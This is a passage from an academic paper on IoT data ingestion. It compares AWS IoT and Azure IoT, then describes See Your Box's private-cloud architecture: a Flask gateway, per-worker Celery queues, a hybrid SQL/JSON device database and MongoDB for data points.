Powering virtual cloud environments with optimized messaging paradigms and protocols eases composability of highly optimized modules. The IoT targeted solutions focus greatly on providing data ingestion, routing and processing capabilities.

1) *IoT Amazon AWS*: Amazon AWS is a suite of cloud computing services offered by Amazon since 2006. Two of the most popular services are Amazon Elastic Compute Cloud (EC2) and Amazon S3 (Simple Storage Service). Both active since 2006, they offer respectively an on demand solution for deploying virtual servers and storage in the cloud. Launched in October 2015 AWS IoT is Amazon's answer to the growing IoT industry that requires secure, bi-directional communication between Internet-connected things and the cloud [5]. The core of Amazon AWS IoT is a publisher-subscriber pattern. To enable the developer to control communication, the platform offers multiple communication protocols that include MQTT, HTTP and MQTT over Websockets. Since internet is not always available for IoT devices (ZigBee or Bluetooth) it's possible to interface these devices with physical gateways. From a device view point AWS offers a dedicated SDK implemented in a variety of languages, such as C, Javascript or Arduino. Particular attention in AWS IoT is dedicated to connectivity and its characteristics in the IoT field. Aside from using protocols optimized for publisher-subscriber communication it offers solutions for managing the

high latency or unstable connectivity that often characterizes WSNs and IoT in general. The message broker offers three different solutions: MQTT AWS IoT offers a customized MQTT (Message Queue Telemetry Transport) message broker implementation, HTTP The message broker also supports a pure publishing protocol as a REST API over standard HTTP and MQTT over Websockets. By implementing MQTT over Websockets AWS IoT enables browser based and remote application to interact with the connected devices using AWS credentials.

Message handling and delivery is augmented by a Rules Engine that enables the use of business logic rules for event handling and message routing. Rules can be applied to specific devices or groups of them. The engine is a key component in the Amazon AWS ecosystem as it allows integration with the comprehensive tool set offered by Amazon and allows devices to directly interact with all components of the application. Rules can be defined by using SQL syntax to filter messages received by the broker and examples of associated actions triggered by a rule could be writing to a database or invoking lambda functions.

The Thing Registry, supports the need of a representation of a device or logical component in the cloud. Information regarding a thing is memorized in JSON files that contain a device identifier and attributes. These could be a serial number or manufacturer code. While not mandatory, a registry entry eases management and search of things. Using the AWS IoT console or CLI it's possible to create, update and search things within the registry. Non reliable networking and intermittent connection result in a not always connected device. Such behavior could be enforced also by power saving strategies. To simplify interaction with things Amazon AWS offers a component called Thing Shadow. This feature enables the developer to manage the state of a thing and applications to read messages and interact with it at all times. The underlying system takes care of publishing data when possible. A thing shadow is implemented with a JSON document and acts as an intermediary between actual devices and applications.

Finally, while good security policies are never a bad feature to claim in an information system, in the IoT where things can directly interact with the physical world, they acquire particular importance. Connected devices are required to have credentials to access the messaging broker and the traffic must be encrypted using Transport Layer Security (TLS). Authentication is provided with the use of AWS method (called SigV4) or by using X.509 certificates.

**Pricing** In Amazon AWS IoT is based on a pay per use structure and priced on the number of messages published from and to the platform. To encourage new customers and developers there is a free tier that allows 250,000 messages per month for 12 months. In this pricing model a message represents a block of data counted in increments of 512 bytes.

2) *Azure IoT platform:* Microsoft's counterpart to Amazon's AWS IoT is the Azure IoT platform. It allows an organization to connect, store, and analyze device data in both large scale or hobbyist IoT environments. The architecture

follows four guideline principles: heterogeneity, security, hyperscale and flexibility [10]. Only outbound connections are allowed and security protocols are implemented at transport and application level. The system allows for direct and indirect connectivity, the latter used for non IP capable devices and can be built on top of AMQP, MQTT or HTTP communication protocols. Devices and gateways can implement edge intelligence and analysis to provide reduction of transmitted data and local decision making. Incoming connections and transmission protocols are managed by the cloud gateway. It enables remote communication between field devices and the cloud and can make use of multiple application level messaging protocols. High-volume telemetry ingestion and device control is supported by message brokering systems. This allows decoupling the edge from the cloud for performance, composability and scalability. Additionally, the platform offers a dedicated solution for high-volume ingestion only scenarios called Azure Event Hub. Devices can connect by direct connectivity, agents or by using client components provided in the form of libraries or SDKs.

Once data has reached the cloud gateway its flow is directed by data pumps and analytic tasks. Microsoft Azure offers the possibility to use a Stream Analytics service or custom event processing solutions. Common tasks that can be performed at this stage are data aggregation or enrichment. Another feature that can be implemented is a rules engine to dynamically execute data driven rules that can be activated or deactivated accordingly. Output produced at this stage can be forwarded to a storage solution or an event handling hub, called Event Hub.

In Azure IoT platform the cloud gateway is the entry point to the cloud infrastructure and enables communication between devices and the application. It's responsible for connection management, authentication and authorization. It usually implements brokered communication model to support event handling and decoupling of components. Multiple application level messaging protocols are available for data routing and management. Azure IoT offers two alternatives in respect to the cloud gateway technology: Azure IoT Hub and Azure Event Hub. The former offers high-performance bidirectional traffic support by combining telemetry ingestion with command and control traffic. The latter is an ingestion only gateway capable of handling heavy concurrent sources at high data rates.

A Device Identify Store offers a direct lookup means for device identity and cryptographic secrets used during authentication procedures. Identity and device registry are kept separate also for performance and security concerns. The identity store can be internal to Azure Hub or implemented as an external component with an array of options such as Azure DocumentDB, Azure Tables, Azure SQL database or third-party solutions. A Device Registry Store keeps information for discovery and reference data related to the device. Metadata associated to devices is contained in this resource and the main difference between this and operational data is that the former is slow changing. The device registry can be implemented in

different ways:

- DocumentDB: each device is described by a document and the id corresponds to the device id. This solution is suited for registry function because it accepts arbitrary data structures.
- SQL database: this solution uses a hybrid approach by storing properties as columns or as JSON or XML objects if they represent complex data.
- Third-party solutions: third-party solutions are allowed (e.g. MongoDB or Cassandra), however the actual schema will represent a variation of the previous two options.

Azure Iot provides a Device State Store. It contains operational data relative to the device and is separate from the registry. While in the Amazon AWS the device shadow is a core component in Azure the device state store is optional. Data can be pushed directly to storage. An array of implementation options are available for the device state storage: Azure Data Lake used as distributed data store for relational and non relational data, Azure Blob storage that allows to store raw data and Azure Tables to manage device records and values.

The brokered nature of the communication architecture allows for flexible data flow management. Data entering the cloud through the gateway may flow across different data pumps or analytics tasks. This feature allows for efficient parallel data processing. Examples are raw telemetry for registering data from a sensor, hot-path analytics for pattern recognition or alert triggering. The implementation can make use of Azure's stream processing services or custom third-party solutions to also create complex rules engines and event processors.

Pricing Microsoft Azure IoT uses a completely different pricing model compared to Amazon AWS IoT. In place of a flexible pay-per-use, Microsoft offers four tiers that set a ceiling to the maximum number of messages that can be processed per day and their size.

The two IoT cloud solutions presented share some similarities, such as a brokered message management but are quite different in the way they implement it. This is mainly due to the underlying protocols they use, AMQP for Microsoft and MQTT for Amazon. However they both support HTTP, a protocol that is commonly used within cloud based systems. They also take two different approaches on the interactions between things and the cloud platform. In Amazon AWS IoT interaction revolves around the concept of state with the device shadow, a feature that is supported but not mandatory in Azure IoT.

Features supported by security protocols and SDKs are comparable for both solutions. On one side Amazon AWS IoT offers a highly focused platform that defines clearly the architecture of the system. Combined with the rich feature set of the popular Amazon AWS suite it is easy to deploy and integrate the IoT platform within large scale existing systems. On the other hand Microsoft Azure IoT offers a much higher level of customization and will attract interest of designers that are in need of a higher degree of control. This is also reflected by the richer feature set that the AMQP protocol exhibits [22].

Ultimately the pricing models differ a lot. The Amazon model is based on million messages exchanged while Microsoft's on the concept of a Hub and the maximum number of messages it is able to handle. It's difficult to compare these different approaches in a general way since final pricing depends a lot on customer needs, volume and payload size of messages exchanged (AWS's messages are priced in 512B increments).

### III. MOTIVATION

In the previous section we analyzed the potential of cloud based IoT platforms for data ingestion and processing. The offerings from Amazon and Microsoft are specially tempting for small to medium scale projects or ones that have to be integrated within an existing system. We can imagine for instance an IT company developing an IoT branch of development to find these solutions particularly attractive as they reduce the R&D costs by offering a reliable turn-key solution that is scalable. The biggest concern remains however focused on two of the major arguments on opting for a cloud based solution or an in house system: costs and control over data

Regarding costs, for a company that founds on IoT its core business and that expects to scale to millions of active devices transmitting constantly every day, the yearly fees can quickly translate into six figure invoices. This is sufficient to require deep investigation on developing an in house solution.

Regarding control over data, when working with high-value and mission critical information it is not infrequent for a customer to require that data is not sent or stored on cloud systems that are not under direct control of the company offering a service. Furthermore, government laws of different countries can apply and require that data is stored in a certain matter.

These two reasons forced us to investigate and build an in-house cloud infrastructure and develop from the ground up a cutting edge architecture that could handle the volume of data generated by a ultra-large-scale IoT project. Investigation of the state of the art in database management systems led to a deep understanding of how data shapes the architecture of a system and what are the true guidelines to take into consideration when designing an IoT processing system. The most valuable outcome was that a high performance large scale system could not rely on a centralized data storage solution for the whole system, and furthermore, on a single DBMS engine for the different components of the system. Research pointed into this direction and preliminary prototyping confirmed that by combining different DBMSs it was possible to achieve performance levels otherwise unreachable with a single shared engine. Additionally, research and empirical evidence demonstrated that performance of a DBMS is heavily related to data structure and the way that it is manipulated. With this in mind and with an openness to reshape dataflow within the system it is possible to expand the array of possible candidates that can match the requirements for data storage. Ultimately the freedom that results from this allows a company to consider

the choice of a DBMS not only under the concern of raw performance but also from the points of view of licensing, learning curve, expandability and availability of development tools.

When designing the architecture of a system that needs to process IoT data, one of the first challenges that a designer has to face is how to manage scaling to possibly millions of devices transmitting data simultaneously. Founding an application onto a scalable cloud based infrastructure can represent a viable strategy as it allows designers to focus on core technology without the burden of managing in-house legacy IT systems [1]. Cloud technology has also a very important impact on the financial lifecycle of a startup as it enables companies to capital infrastructure expenses into variable costs [4]. There are also some important points to consider when evaluating a cloud computing platform in place of an in-house infrastructure. Evaluating extensively advantages and disadvantages of cloud computing systems is beyond the purpose of this work. However in respect to the specific class of systems we are considering, it has to be said that immense flexibility that platforms like Amazon AWS IoT or Azure IoT offer comes at a price.

Where developers pay this price is in the limited control over the whole process and the inability to fine tune the system to their specific needs. Where the companies pay the price is in the potentially ever growing running costs that reflect the horizontal scaling of the system. As an alternative a bespoke system where all components are carefully designed and integrated, can potentially offer much better performance. The ability to tailor fine details and control over data are just a few of the reasons that *See Your Box* took into consideration when deciding to develop an IoT server architecture from the ground up in spite of the tempting aspects of PaaS and IaaS services. Most of the research and work was focused on four aspects:

- Define an architecture for hot-path and cold-path data analysis
- Design a scalable private cloud infrastructure
- Distribute computational load
- Managing big-data.

*See Your Box* is a real-time monitoring service where the telemetry pattern sustains dynamic business logic applied to incoming data. Hot-path is used for detecting specific events that clients want to monitor while cold-path data feeds a predictive analysis machine learning system. With a goal to scale up to millions of devices transmitting data simultaneously the system must be able to scale quickly and easily. The five key characteristics of the system that influenced the architecture design are:

- Flexibility, in the *See Your Box* system two devices can be sourcing different types of data and require to encode it differently. Once received by the servers it must be processed and handled according to business logic rules customized for each client.
- Edge computing - *See Your Box* devices are not only

sensors with a transmission module but an active re-programmable OTA smart sensing devices capable of data processing and event detecting. The system must provide a bidirectional communication means to control the devices.

- Scalability - While not subject to extremely variable and bursty traffic spikes, common for websites and social networks, the system must be able to replicate, distribute and scale over the private cloud network.
- Integration *See Your Box* provides APIs to allow customers to integrate their systems with its monitoring platform.
- Security Privacy laws and regulations require the company to have full control over data, especially where it is stored.

Since early stages of development it was evident that the scale of data involved and the level of flexibility required would make the data storage the most critical part of the system. If not well engineered it would soon become the bottle neck of the system. By analyzing data flow it was also evident that different parts of the application had different requirements when accessing databases. This pointed to a strategy of combining multiple databases [14]. This aspect together with the desire of developing a scalable system brought *See Your Box* to design a totally modular system where each component could be fine tuned and optimized for its task.

#### IV. ARCHITECTURE

The whole architecture is based on a fully scalable infrastructure based on virtual machines that are responsible of fulfilling specific tasks. A lot of research and effort was invested in creating an efficient self load balancing system that could use the full potential of the available hardware. This allows the system to take advantage of instant and dynamic vertical scaling driven by the actual load of the system. The resulting architecture is summarized in figure 1 The system is




Fig. 1. *See Your Box* Architecture

subdivided in three main component:

- Gateway, accepts incoming requests from devices, authenticates and decrypts data, forwards data within the system and delivers messages to devices.
- Engine, devoted to analyze collected data

- Databases, to store data.

By separating responsibilities over multiple machines it is possible to scale them (horizontally or vertically) separately and selectively. Performance, however, is not the only concern that motivates such architecture. Spatial redundancy, for instance, can be achieved by replicating machines within the system for increased security and availability. Performance and behavior of a distributed system is only as good as the efficiency of the underlying protocols that enable communication between its components. Traffic exchanged between the telecommunications infrastructure and the servers travels over the HTTP protocol. While many other more specialized alternatives exist (as seen with AWS IoT and Azure IoT), the simplicity of the HTTP protocol and the availability of tools that enable diagnostic and manipulation make it a valid candidate for cloud based solutions. Additionally, its popularity and widespread usage allow a simpler process of integration of the APIs developed and distributed by the company to its clients. In the following sections we will go through the different key components that define the architecture, highlighting findings and elements that led See Your Box in its design related decisions.

In the following subsection we present only the Gateway and the Databases solution used in the system. The Engine is out of the scope of this paper. It is structured in two components, the Rules Engine, that applies business logic to incoming data, providing real-time analysis for event detection and data processing and the Actions engine, that implements the event handling logic by processing actions such as sending e-mails, connecting to external APIs or producing messages to send to other devices.

#### A. Gateway

HTTP protocol allows the gateway to expose its services and APIs with a single protocol simplifying development and maintainability of the system. Implemented with a lightweight Python framework it can take advantage of many best practices and policies that have emerged in the last years with the rapid widespread of web applications. The gateway was developed using Flask, a Python simple yet extensible micro framework serving APIs through an nginx web server. Data is returned to the client in the form of JSON files.

When using a web application to deliver content for HTTP requests it is common practice to enclose all code to manage the request inside the same module that processes the request and provides a response. While this is an intuitive way to handle HTTP requests it does have its drawbacks. There are times when the processing of a request and the corresponding output can be decoupled. In figure 2 a device is sending data to a server that has to be processed and subsequently stored in a database. In a fully sequential synchronous approach response time to the device depends on processing time of the tasks associated to incoming data introducing a delay in the response. In figure 3 instead, by decoupling server and workers it is possible to keep short response times to the device




Fig. 2. Synchronized approach




Fig. 3. Not Synchronized approach

requests while deferring heavy workloads to other actors of the system. Many are the reasons to investigate this choice:

- Scaling is possible to distribute over multiple nodes the computation related to incoming data and time consuming operations.
- Power management, usually IoT devices are battery powered and enforce heavy power management policies. A common strategy is to power on transmission related hardware when only strictly necessary. Short response times translate in smaller windows of time when transmission modules are powered on.
- Resource management The dynamic vertical scaling of the infrastructure allows to distribute resources instantly as needed by the single components, maximizing performance.

In this scenario the main question concerning this matter was what information really does the device need in the response sent by the server. If data processing in the system is viewed as single action the response usually indicate the processing status. If however, we breakdown processing into steps it becomes evident that by operating a separation of concerns the most important piece of information that must return to the device is the confirmation of successful reception of data by the gateway. What the server does to that piece of information is generally not a concern of the device. Since it is possible to let the API quickly return the outcome of gathering the incoming data. To rephrase the last concept, the main purpose of the return message is to inform the device if the transmission was successful, regardless of what happens when the system will process the data. However See Your Box is not only a pure telemetry system. Device flexibility and edge computing are only two features that clearly require bidirectional data exchange between things and the server. The design of the system calls for only outbound connections from devices, so, for instance, any data directed to a device



will require an initiative of the device. To solve this issue, in asynchronous systems, we use a message box where data to be sent to the device is stored until emptied. Two options were evaluated in designing the system: internal or external message box. An internal message box is advisable in those




Fig. 4. Message box as a component of the gateway

situations where the content of the message box is produced from the gateway itself. Examples could be to store the status of the execution of the worker and request a re-transmission. Messages can be cached in volatile memory and reduce the overhead of having to initiate yet another transaction as shown in figure 4. Whilst using an external message box (figure 5) the gateway must forward a request to the service that implements this function and the added latency clearly impacts the response time to the device. We opted for an external message box contained into the Device DB. By doing so the gateway only needs to query once an external service that returns both messages directed to the device and the metadata needed to authenticate and forward the incoming data to the rules engine.




Fig. 5. Message box as a separate component

Ultimately the main operations performed by the gateway when it receives data from a device are:

- 1) Decode incoming data
- 2) Query the device DB for metadata and pending messages
- 3) Forward data and device metadata to the rules engine
- 4) Return messages to the device

The complete sequence diagram of a generic request to handle data from a device is highlighted in figure 6. Due to the limited size of data packets involved we will neglect the time necessary to perform the decode phase. This leaves most of the responsibility on the efficiency of the communication protocol (delegation to worker) and performance of the Device DB data storage.

1) *Communication protocol*: Splitting the execution of a task and distributing its load over multiple threads requires a form of coordination and interprocess communication. A common way to do this is by using messages queues. They offer an




Fig. 6. Sequence diagram of the Gateway

asynchronous communication protocol, allowing senders and receivers to exchange messages without directly interacting with each other. Tasks are submitted as messages to an inbox and are eventually read and executed by a worker when ready. See Your Box Gateway uses Celery, an open source task queue based on message passing. Its architecture abstracts from the underlying communication protocol and it can be implemented with a number of different options. The main components of a task queue are [12]:

- 1) Messages Tasks are submitted to the queue in the form of messages. These could be binary objects, strings or JSON files.
- 2) Broker is the component that actually stores the messages. Acts as a middle man between producers and consumers. Examples of message brokers are Redis or RabbitMQ.
- 3) Producer is the portion of application generating the tasks. This could be an API endpoint that requires the execution blocking or time consuming operations.
- 4) Consumer Commonly referred to as a worker, it is the component that will actually execute the operations associated with the task.

There are a number of things to consider when implementing a task queue system for asynchronous processing. The first is regarding persistence of messages on disk or in memory. This is an important decision that influences directly the performance of the system. When evaluating what strategy to adopt we considered that the main reason that could motivate the adoption of a permanent storage solution is to avoid losing messages due to an unexpected power down or crash of the system. Upon reboot the system could ideally continue executing the tasks associated to messages delivered before the event. What was discovered was that in case of unexpected crashes or hardware failures the risk of corrupting the disk under the heavy write and read load was very high. The benefit of being able to possibly recuperate messages stored in queue upon a crash was minimal compared to the potential gain in performance when implemented as a in memory message broker. Efficiency of the system depends on how fast the workers are able to process the incoming messages. To take full advantage of the scalable infrastructure it is also necessary for the application to monitor system load and performance and automatically deploy new workers within the system.

Finally, when configuring a message queue, and specifically a task queue, it is important to take into consideration ordering of task execution and completion. The broker will generally work as a FIFO (First In First Out) queue. Tasks, or messages, are delivered to the broker in temporal order and executed by any of the available workers. An alternative is to configure




Fig. 7. Message handling order with single queue

the system with a FIFO queue for each worker. Messages are delivered in order to the broker and the corresponding worker will execute the tasks associated with the messages in the same order. There are a few aspects to consider when choosing one configuration over the other.

- 1) Load distribution. A single queue implementation results in a simple load balancing mechanism, where tasks are distributed to free workers as they become available. In a multi-queue configuration load balancing depends a lot on how the messages have been distributed to the broker. The producer has the added responsibility to distribute messages accordingly onto the queues. Uneven delivery would result in some workers being overloaded while others remaining in an idle state.
- 2) Queue distribution A single queue configuration results in a single point of failure. If the node that contains the message queue becomes unavailable due to a system crash, for instance, the whole task queue comes to a halt until a recovery strategy kicks in. Distributing the queue on more machines allows the system to contain the effects of a node failing.
- 3) Completion order In a queue messages, and the respective tasks, are executed in order. However no guarantee can be given on the required execution time of a single task. This could result in a queue populated by short and long tasks as shown in figure. Assuming a three worker scenario, tasks TA1, TB1 and TB2 will start executing shortly one after the other. However the smaller task TB2 could complete before TB1, effectively braking the order.

In a multiple queue scenario, where one worker is dedicated to a single queue the execution of a task necessarily follows the completion of the preceding task. In other words, when a single worker is dedicated to a single queue, delivery, execution and completion order coincide. Configuration of the message broker and how queues and workers are deployed within the system has to take into consideration load balancing, distribution and message ordering. It is important to consider carefully the specific problem to solve. In the See Your Box system message ordering was a fundamental requirement as it reduces greatly the need of storing additional data for hot path

analysis. A lot of the conditions that are typically monitored in IoT systems have direct correlation to temporal evolution of variables and occurrence of events. When data is provided to the system out of order it has to be stored provisionally and subsequently retrieved and reordered for analysis. A very simple way to make queries faster is not to run them at all. Enforcing temporal order of processed messages allows the system to use incremental and cumulative analysis that is able to support almost the majority of monitoring scenarios. This resulted in multiple queues, one for each worker, and a simple yet very efficient algorithm for distributing tasks generated by a device always to the same worker.

## B. Databases

As seen in the architecture overview, it was not convenient nor feasible to use a single database management system to serve data processing in the whole system. The strategy adopted was to focus on the single interactions step by step and define what were the most important requirements for each one of them. This architecture results in a data storage solution that has to cover three key components:

- Device DB. This must be a high speed and robust data store optimized for reads and updates. It contains metadata associated to the device producing incoming data and an inbox for messages to deliver in return. The faster the system can read from this source the quicker it can serve a request.
- Business DB The system must be able to serve thousands of clients, handle accounts, ACLs and financial transactions.
- Data points DB This database collects data points of processed data. To minimize processing time this database must be optimized for inserting data, however the main concern over this database is horizontal scalability and ability to manage big data.

In processing incoming data we have two goals: in the first place ensure the fastest possible response to the device and in the second place optimize processing time as a whole along both the hot path and the cold path. The approach followed was in reality very simple. The idea is to define clearly hot and cold paths and break them up into stages. For each stage define what the critical component was and optimize it. As a rule of thumb the quicker both hot and cold paths are traversed by incoming data, the smaller the fraction of shared resource for time unit is necessary to process a request. Smaller fractions will result in a smaller infrastructure that allows the company to optimize costs. Quick analysis on prototype architectures revealed that the bottlenecks were database interactions. It was clear that it was necessary to optimize reads and updates in the hot path and writes in the cold path. Sporadic writes in the hot path and offline reads in the cold path were not to be taken into account in the optimization phase and choice of solutions.

Business DB is used for storing crucial data such as accounts, customer's options and financial data. This database is generally not directly involved in data processing during

either hot-path or cold-path. During the lifetime of an active device generally the system will need to interact with this database only during power-on, poweroff and special maintenance procedures. For this reason its impact on the overall performance is limited. The main requirement for this data storage are support for transactions and consistency. For this reason, and because data contained exhibits strong relations it was decided to use a relational database management system. Research on related work pointed to two possible candidates, PostgreSQL and MySQL. While the former has an extensive and powerful feature set and PostgreSQL was already used inside the location service of the company, its complexity limited the obtainable performance. MySQL on the other hand was a proven database with which the team had significant experience. A concern was raised regarding the costs of licenses that can have a high impact on yearly operational costs of the system.

Despite the support and service provided as benefit of the annual subscriptions, once again similarly to what happened when evaluating cloud providers it was necessary to consider alternative solutions. In 2009 before the acquisition of MySQL, an open source fork of the original project was released under the name MariaDB.

The deviceDB contains metadata related to the device and messages that need to be sent to the device. This storage must be optimized for read and update speed. The DeviceDB has a crucial role in the system and its performance influences mostly processing time of incoming data. Following the general architecture of the system, this is the component that required most attention from the R&D department of the company. The DeviceDB contains two important components that are necessary for handling incoming data. These are the message box for data to be returned to the device and the metadata associated to it. The latter is used by the rules engine to know how to interpret data, actions to be performed on it and state of the device. The requirements of this storage:

- Flexibility - Metadata related to a device can vary a lot. Smart sensing devices can monitor a large number of parameters with different encoding schemes. It must be possible to embrace this difference and not be limited by a fixed scheme.
- Performance As previously noted, read operations must be extremely fast in order to obtain low response times. Write performance is less crucial since this would happen with a low frequency.

The first database management system that went under examination for this task was MongoDB. The main reason was the required flexibility of the data structure used to describe metadata. Repeated tests demonstrated however that its performance wasn't up on par with the high speed key-value NoSQL database or MariaDB tables powered by a TokuDB engine. Redis was taken into consideration due to the fact that it minimizes disk access by keeping the database in memory. This is a problem for scalability since the size of the database is limited by the quantity of available RAM.

Furthermore some form of persistence on disk needed to be provided, since the stored data isn't short lived. Additionally it was found that read performance wasn't very different from an optimized MySQL/MariaDB database for comparable queries. Similar results were confirmed in literature [18]. These findings quickly made us discard Redis as a possible candidate. Ultimately one of the company policies was to keep the set of adopted technologies as narrow as possible in order to favor interoperability of expertise of the team. Ultimately this led us to explore what we defined as a hybrid solution that was to use a SQL database as a key-value storage and use a text field to store a JSON files representing metadata and message inbox. Each row would represent a device and would be indexed upon the device id. This unorthodox approach to data management proved over time one of the most valuable decisions in the design of data storage support to the system. Performance wise we were achieving read and update speeds comparable to the top class key-value memory based data storages and flexibility was on the same level of the NoSQL databases thanks to the adoption of JSON objects. However, the most important benefit was that, while braking some of the ACID properties for the data contained inside the JSON fields, these were guaranteed for the other fields. This allowed us to integrate the DeviceDB tables with the BusinessDB, enforcing all consistency benefits of a traditional SQL RDBMS. Not being able to query single fields of JSON files such as in MongoDB was not a problem since each incoming packet would require all the data contained inside the row and never a part of it.

Once incoming data has traversed all the processing path in the system and has been augmented by external data and real time manipulation it must be stored in a database management system for offline analysis and visualization. Write operations at this stage are very well defined if not unique. Conceptually the only storing procedure that is necessary is saving a data point. This piece of information is essentially a collection of sensor readings and location photographed at a given moment in time. However the structure of a data point is extremely dynamic and heterogeneous.

Evidence in literature coupled with advice provided by IT consulting companies pointed in the direction of a document based NoSQL database, particularly MongoDB. The widely recognized features of this database were soon confirmed in the prototyping stage of the architecture. The document based nature of MongoDB allowed for a simplification of data representation across the system. It uses BSON, a binary representation of JSON files. The latter was the format under which data was managed across the system and particularly fed through the customer accessed APIs. While it might appear as a trivial detail, it allowed for a more compact code base that would reduce the abstraction and translation layers across systems. For a developer a data point is created, manipulated, stored and finally returned to the client API in the same format: a simple semi structured JSON file. This allows for much faster integration, debugging and analysis of the system, particularly data flow. Ultimately, but most importantly, it was

the support for massive scale dataset that confirmed MongoDB as the key solution. Support for auto sharding and distribution reduced the need of designing a complex mechanism for horizontal scaling of the system. The only true challenge that was encountered when developing this component was the interference of the read and write operations. Sudden slowdowns and reduction in performance was experienced when these two operations would happen at the same time. The solution was to implement a semaphore system that would lock writes when a read operation was performed.

## V. CONCLUSIONS

The IoT industry has experienced an exponential growth in the last years. It has been pushing the boundaries of conventional architectures by challenging developers with massive quantities of data to be processed with near real time requirements. Scale, heterogeneity and velocity of data have an immense impact on the system design. We analyzed how two of the major cloud computing providers tackled the challenges of the IoT in their comprehensive service suites. With a strong focus on modularity, composability and horizontal scaling they both offer valuable solutions for an array of scenarios. The commodity of a turn-key cloud based platform comes at a cost that could potentially grow out of control, impacting the finances of a company quite heavily. Costs don't always grow linearly with the scale of the system due to the nature of some computational operations that are performed on data or on pricing model.

Cloud based platforms enable startups to quickly penetrate the market. However, for young companies it is not only a matter of balancing NRE and operating costs. Turn-key solutions like Paas and Iaas allow startups to focus on building a team with skills closer to the business core technology and penetrate the market faster and more effectively. Ultimately deciding for a cloud based solution or an in-house one requires balancing interests from different points of view that are not strictly IT related. According to the specific application scenario a bespoke system with a custom architecture, despite a significantly higher NRE can represent a better solution.

The proposed architecture is a brokered task queue system distributed over a private cloud infrastructure. Incoming messages from devices are paired with metadata stored in a hybrid SQL data storage that combines the flexibility of NoSQL key-value or document based DBMSs and reliability and ACID compliance of an SQL traditional relational database management system.

Ultimately the designed system, presented in this work, has been implemented and released onto the market. After 12 months and over 1 million data points collected, the system has proven to be stable and meet the preset requirements, enabling the company to expand its business and acquire new clients.

## REFERENCES

- [1] A115. How cloud-powered FinTech start-ups are disrupting the banks. 2016. <http://a115.co.uk/publications/awsfintech-startups.html>.
- [2] Inc. Aerospike. What is a Key-Value Store? 2016. <http://www.aerospike.com/what-is-a-key-value-store/>
- [3] Luigi Atzori, Antonio Iera, and Giacomo Morabito. "The Internet of Things: A survey". In: *Computer Networks* 54.15 (2010), pp. 2787 -2805. ISSN: 1389-1286. DOI: <http://dx.doi.org/10.1016/j.comnet.2010.05.010>. <http://www.sciencedirect.com/science/article/pii/S1389128610001568>
- [4] Amazon AWS. About Us. 2016. <https://aws.amazon.com/about-aws/>
- [5] Amazon AWS. What Is AWS IoT? 2016. <http://docs.aws.amazon.com/iot/latest/developerguide/whatis-aws-iot.html>
- [6] Galip Aydin, Ibrahim Riza Hallac, and Betul Karakus. "Architecture and Implementation of a Scalable Sensor Data Storage and Analysis System Using Cloud Computing and Big Data Technologies". In: *Journal of Sensors* 2015 (2015), p. 11. URL: 10.1155/2015/834217.
- [7] V. Carchiolo at Al. "Users' attachment in trust networks: reputation vs. effort". In *International Journal of Bio-Inspired Computation*, 2013, pp. 199-209, ISSN: 1758-0366. DOI: 10.1504/IJBIC.2013.055450
- [8] A. Chianese, F. Piccialli, and G. Riccio. "SMuNe: A Smart Multi-sensor Network Based on Embedded Systems in IoT Environment". In: 2015 11th International Conference on Signal-Image Technology Internet-Based Systems (SITIS). 2015, pp. 841-848. DOI: 10.1109/SITIS.2015.51.
- [9] CompareBusinessProducts.com. Top 10 Largest Databases in the World. <http://www.comparebusinessproducts.com/fyi/10-largest-databases-in-the-world>
- [10] Microsoft Corporation. Microsoft Azure IoT Reference Architecture. 2016.
- [11] DB-Engines. DB-Engines Ranking. 2016. <http://db-engines.com/en/ranking>
- [12] Bryan Helmig. Why Task Queues - ComoRichWeb. 2012. <http://www.slideshare.net/bryanhelmig/task-queuescomorichweb-12962619>.
- [13] Marc Jadoul. How Big is the Internet of Things? 2016. <http://www.business2community.com/business-innovation/big-internet-things-01593563>
- [14] L. Jiang et al. "An IoT-Oriented Data Storage Framework in Cloud Computing Platform". In: *IEEE Transactions on Industrial Informatics* 10.2 (2014), pp. 1443-1451. ISSN: 1551-3203. DOI: 10.1109/TII.2014.2306384.
- [15] J. Jin Kang et al. "Predictive data mining for Converged Internet of Things: A Mobile Health perspective". In: *Telecommunication Networks and Applications Conference (ITNAC)*, 2015 International. 2015, pp. 5-10. DOI: 10.1109/ATNAC.2015.7366781.
- [16] T. Li et al. "A Storage Solution for Massive IoT Data Based on NoSQL". In: *Green Computing and Communications (GreenCom)*, 2012 IEEE International Conference on. 2012, pp. 50-57. DOI: 10.1109/Green-Com.2012.18.
